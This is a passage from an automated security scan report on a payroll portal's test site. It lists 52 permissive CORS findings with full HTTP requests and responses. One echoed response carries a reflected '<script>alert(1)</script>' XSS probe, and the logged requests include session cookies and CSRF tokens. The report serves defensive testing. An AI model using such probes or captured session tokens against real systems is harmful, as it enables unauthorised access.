https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppParData":{"STATUS":"","modelTimePeriodData":{"PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":"157.50","AMOUNT2":"0.00","PDF_SRC":"JVB
...[SNIP]...
1MDA5iDAwMDAwIG4NCjAwMDAyMzUxODQgMDAwMDAgbG0KMDAwMDIzNjA1NCwMDAwMjB0QmFpGvYDQo8PA0KL1NpemUgMTkNCi9Sb290IDE4IDAgUg0KL0luZ
m8gMTcgMCBSdQo+Pg0Kc3RhcncR4cmVmDQoyMzYxMzANCiUIUR9GDQo=","FIL_KEY":"","03.2022p4pq0<script>alert(1)</script>zplvxjoauu"}}
```

9. Cross-origin resource sharing

There are 52 instances of this issue:

- /neptune/api/notifications/notifications
- /neptune/efile_neptune_app_ess
- /neptune/native/neptune_ajax
- /neptune/public/application/neptune/nam/apk.jpg
- /neptune/public/application/neptune/nam/appx.png
- /neptune/public/application/neptune/nam/ipa.jpg
- /neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js
- /neptune/public/application/zalaris_common_used/js/imageresizer.js
- /neptune/public/application/zalaris_common_used/js/jspdf.js
- /neptune/public/application/zmfp_photo_upload/js/cropper1.min.js
- /neptune/public/images/microsoft-azure-logo.svg
- /neptune/public/media/
- /neptune/public/media/zally_new.svg
- /neptune/public/ui5theme/zalquartzlight/UI5
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ff/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json
- /neptune/server/fontawesome/5.13.0/fa.js
- /neptune/server/js/Core.js
- /neptune/server/js/Debug.js
- /neptune/server/js/IndexedDBShim.js
- /neptune/server/js/crypto/aes.js
- /neptune/server/js/please-wait/PleaseWait.js
- /neptune/server/js/slick/Slick.js
- /neptune/server/js/sun/suneditor.min.js
- /neptune/server/sapui5/1.71/resources/sap-ui-core.js
- /neptune/zalaris_launchpad_standard
- /neptune/zmfp_annual_statement
- /neptune/zmfp_availability
- /neptune/zmfp_dash_ess_next_salary
- /neptune/zmfp_ess_payslip
- /neptune/zmfp_home_screen
- /neptune/zmfp_leave_request
- /neptune/zmfp_personal_profile
- /neptune/zmfp_photo_upload
- /neptune/zmfp_portal_news
- /neptune/zmfp_qta_time_acc_v2
- /neptune/zmfp_quota_transfer
- /neptune/zmfp_team_status
- /neptune/zmfp_time_entry_v2

- /neptune/zmfp_time_statement
- /neptune/zmfp_travel_create_expense_rep
- /neptune/zmfp_universal_inbox
- /neptune/zmfp_who_is_who_v2
- /neptune/zmfp_wt_compensation

Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

If another domain is allowed by the policy, then that domain can potentially attack users of the application. If a user is logged in to the application, and visits a domain allowed by the policy, then any malicious content running on that domain can potentially retrieve content from the application, and sometimes carry out actions within the security context of the logged in user.

Even if an allowed domain is not overtly malicious in itself, security vulnerabilities within that domain could potentially be leveraged by an attacker to exploit the trust relationship and attack the application that allows access. CORS policies on pages containing sensitive information should be reviewed to determine whether it is appropriate for the application to trust both the intentions and security posture of any domains granted access.

Issue remediation

Any inappropriate domains should be removed from the CORS policy.

References

- [Web Security Academy: Cross-origin resource sharing \(CORS\)](#)
- [Exploiting CORS Misconfigurations](#)

Vulnerability classifications

- [CWE-942: Overly Permissive Cross-domain Whitelist](#)

9.1. <https://testportal.zalaris.com/neptune/api/notifications/notifications>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **/neptune/api/notifications/notifications**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/api/notifications/notifications HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.a8cd55286ab149fa
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-a8cd55286ab149fa-01
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://testportal.zalaris.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:47:58 GMT
```

```
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 31
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://*.data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"result":{"NOTIFICATIONS":[]}}
```

9.2. https://testportal.zalaris.com/neptune/efile_neptune_app_ess

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/efile_neptune_app_ess

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/efile_neptune_app_ess?ajax_id=GET_DOC&ajax_applid=/IT2/EFILE_NEPTUNE_APP_ESS&sap-client=650&dxp=21100006&field_id=00033&ajax_value=1400
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.14f58b3315dc4fb4
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-14f58b3315dc4fb4-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
```

```
Date: Thu, 30 Jun 2022 04:50:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 352
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelpageDetailViewData":
{"PERNR":"000000000","ENAME":"","DOCART":"","DEL_DATE":"","KEYW1":"","KEYW2":"","KEYW3":"","KEYW4":"","KEYW5":"","KEYW6":"","KEYW7":"","KEYW8":"","DOCART_TEX
T":"","FILENAME
...[SNIP]...
```

9.3. https://testportal.zalaris.com/neptune/native/neptune_ajax

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/native/neptune_ajax

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/native/neptune_ajax HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJD|CC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:15 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
```

```
content-length: 2
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```



9.4. https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/neptune/nam/apk.jpg

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/neptune/nam/apk.jpg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUzH1PQj1656564413184j1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:53:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/jpeg
content-length: 6144
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 19 Aug 2014 17:02:32 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
```

```
/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

.....JFIF..... (.,&&... "1")+.....383.<+...

.....7$ &,7,,,,77,,,,,1,,,,,0,,,,,4,,,-,4,,,,,4,,,,,/,.....
...[SNIP]...
```

9.5. https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/public/application/neptune/nam/appx.png**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/neptune/nam/appx.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:50:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/png
content-length: 6131
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 02 Oct 2020 12:40:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/" https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 